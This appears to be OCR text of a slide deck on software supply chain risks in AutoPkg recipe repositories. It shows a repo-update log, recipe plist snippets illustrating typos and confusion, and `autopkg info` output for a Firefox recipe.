
highly targeted or
visible organization?

sensible commit messages?

strong Mac password?

frequent repo changes?

the SOFTWARE SUPPLY CHAIN




#7: TRUST *without* VERIFICATION

```
$ autopkg repo-update all
```

```
Attempting git pull for /Users/elliot/Library/AutoPkg/RecipeRepos/
com.github.autopkg.recipes...
Updating 4113956..307b1b9
Fast-forward
 Adium/Adium.download.recipe                    | 2 +-
 Evernote/Evernote.download.recipe              | 2 +-
 Evernote/Evernote.munki.recipe                 | 2 +-
 OmniGroup/OmniGraffle.munki.recipe             | 2 +-
 OmniGroup/OmniGraffle.pkg.recipe               | 2 +-
 OmniGroup/OmniGraffle6.munki.recipe            | 2 +-
 OmniGroup/OmniGraffle6.pkg.recipe              | 2 +-
 OmniGroup/OmniGrafflePro.munki.recipe          | 2 +-
 OmniGroup/OmniGrafflePro.pkg.recipe            | 2 +-
 OmniGroup/OmniGraphSketcher.munki.recipe       | 2 +-
 OmniGroup/OmniGraphSketcher.pkg.recipe         | 2 +-
 OmniGroup/OmniGroupProduct.download.recipe     | 2 +-
 OmniGroup/OmniOutliner.munki.recipe            | 2 +-
 OmniGroup/OmniOutliner.pkg.recipe              | 2 +-
 OmniGroup/OmniOutlinerPro.munki.recipe         | 2 +-
 OmniGroup/OmniOutlinerPro.pkg.recipe           | 2 +-
 OmniGroup/OmniPlan.munki.recipe                | 2 +-
 OmniGroup/OmniPlan.pkg.recipe                  | 2 +-
```

#7: TRUST *without* VERIFICATION



#7: TRUST *without* VERIFICATION

#8: PLAIN, BORING TYPOS

ApacheDirectoryStudio.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">

...

    <key>ParentRecipe</key>
    <string>com.github.homebysix.pkg.ApacheDirectoryStudio</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>PathDeleter</string>
            <key>Arguments</key>
            <dict>
                <key>path_list</key>
                <array>
                    <string%RECIPE_CACHE_DIR%/%NAME%/Applications</string>
                </array>
            </dict>
        </dict>
        <dict>
            <key>Arguments</key>
            <dict>
```

#9: TECHNICAL CONFUSION


Monodraw.munki.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```


...

```
    <key>Identifier</key>
    <string>com.github.homebysix.munki.Monodraw</string>
    <key>Input</key>
    <dict>
        <key>MUNKI_REPO_SUBDIR</key>
        <string>apps/%NAME%</string>
        <key>NAME</key>
        <string>Monodraw</string>
        <key>pkginfo</key>
        <dict>
            <key>catalogs</key>
            <array>
                <string>development</string>
            </array>
            <key>description</key>
            <string>ASCII art editor.</string>
            <key>developer</key>
            <string>Helftone Ltd</string>
            <key>display_name</key>
            <string>Monodraw</string>
            <key>name</key>
            <string>%NAME%</string>
```

#9: TECHNICAL CONFUSION




#9: TECHNICAL CONFUSION




#9: TECHNICAL CONFUSION

```
$ autopkg info Firefox.jss

Description:          Uses parent pkg recipe to download latest Firefox and import it into the JSS.
Identifier:           com.github.rtrouton.jss.Firefox
Munki import recipe:  False
Has check phase:      True
Builds package:       True
Recipe file path:     ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.rtrouton-recipes/JSS/Firefox.jss.recipe
Parent recipe(s):     ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.rtrouton-recipes/Firefox/Firefox.pkg.recipe
                      ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.recipes/Mozilla/Firefox.download.recipe
Input values:

    CATEGORY = "Web Browsers and Internet Utilities";
    DESCRIPTION = "Web Browser.";
    "DISABLE_CODE_SIGNATURE_VERIFICATION" = 0;
    "GROUP_NAME" = "%NAME%-update-smart";
    "GROUP_TEMPLATE" = "%RECIPE_DIR%/SmartGroupTemplate.xml";
    ICON = "%RECIPE_DIR%/Firefox.png";
    LOCALE = "en-US";
    NAME = Firefox;
    "POLICY_CATEGORY" = Testing;
    "POLICY_TEMPLATE" = "%RECIPE_DIR%/PolicyTemplate.xml";
    RELEASE = latest;
```

